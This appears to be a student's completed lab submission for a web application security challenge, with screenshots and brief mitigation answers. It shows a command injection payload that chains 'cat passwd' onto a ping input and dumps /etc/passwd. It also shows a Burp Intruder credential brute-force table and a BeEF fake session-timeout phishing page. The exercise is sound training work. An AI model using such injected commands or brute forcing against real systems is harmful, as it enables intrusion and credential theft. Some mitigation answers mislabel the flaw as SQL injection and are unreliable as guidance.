Cybersecurity


Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:




Vulnerability: Command Injection

Ping a device

Enter an IP address: 8.8.8.8 && cd /etc && cat hosts

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=116 time=20.127 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=17.919 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=19.667 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=20.151 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 17.919/19.466/20.151/0.914 ms
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   ff69ea803d77
```



Vulnerability: Command Injection

Ping a device

Enter an IP address: 8.8.8.8 && cd /etc && cat passwd


```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=116 time=18.947 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=34.680 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=18.641 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=18.321 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 18.321/22.647/34.680/6.951 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

I was able to do an SQL injection because there were no limitations applied to the text box. I suggest adding special character restrictions to reduce the possibilities of access. Also add a character count so that users can't type more than X characters, in this case… Allow #16 characters + points and numbers only

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:



/ Broken Auth. - Insec

Enter your credentials.

Login:

Password:

Successful login! You really are Iron Man :)

2. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to pr

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length
67	tonystark	Courage is immortal	200	□	□	11801
68	peterparker	Courage is immortal	200	□	□	11801
69	timtom	Courage is immortal	200	□	□	11801
70	jennyjones	Courage is immortal	200	□	□	11801
71	superman	I am Iron Man	200	□	□	11801
72	spiderman	I am Iron Man	200	□	□	11801
73	loislane	I am Iron Man	200	□	□	11801
74	clarkkent	I am Iron Man	200	□	□	11801
75	michaelsmith	I am Iron Man	200	□	□	11801
76	henryhacker	I am Iron Man	200	□	□	11801
77	tonystark	I am Iron Man	200	□	□	11827
78	peterparker	I am Iron Man	200	□	□	11801
79	timtom	I am Iron Man	200	□	□	11801
80	jennyjones	I am Iron Man	200	□	□	11801
81	superman	His Past. Our future	200	□	□	11801
82	spiderman	His Past. Our future	200	□	□	11801
83	loislane	His Past. Our future	200	□	□	11801
84	clarkkent	His Past. Our future	200	□	□	11801
85	michaelsmith	His Past. Our future	200	□	□	11801
86	henryhacker	His Past. Our future	200	□	□	11801
87	tonystark	His Past. Our future	200	□	□	11801
88	peterparker	His Past. Our future	200	□	□	11801
89	timtom	His Past. Our future	200	□	□	11801
90	jennyjones	His Past. Our future	200	□	□	11801
91	superman	Change is coming	200	□	□	11801
92	spiderman	Change is coming	200	□	□	11801
93	loislane	Change is coming	200	□	□	11801
94	clarkkent	Change is coming	200	□	□	11801
95	michaelsmith	Change is coming	200	□	□	11801


Finished

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
I managed to brute force attack because this website isnt aware of the tools
a hacker can use. I suggest applying 2 factor authentication and limited
password attempts and include a captcha aswell
```

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:



127.0.0.1:3000/demos/butcher/index.html
Additional plugins are required to display all the media on this page.
Install Missing Plugins...
THE BUTCHER

Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our hamper!

Our Meaty Friends
Order Your BeEF-Ha

Delicious delicious hamper, straight to your

Name:
Phone:
Address:
Credit Card:

Sign up to our mailing list for delicious meats delivered straight to your inbox!

E-mail: beef
Password: ••••

Thanks to http://www.flickr.com/photos/bulle_de/ and http://dineSarasota.com for the BeEF images

Facebook Session Timed Out

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email: beef
Password: ••••

Write two or three sentences outlining mitigation strategies for this vulnerability:

I would suggest hovering over the buttons to see where is redirecting you and analyze the url to see if it is legitimate. I also suggest enabling firewalls to prevent unwanted traffic. In an organization environment I would make sure the employees are trained to determine phishing strategies. Monitor ports to ensure no one is listening or controlling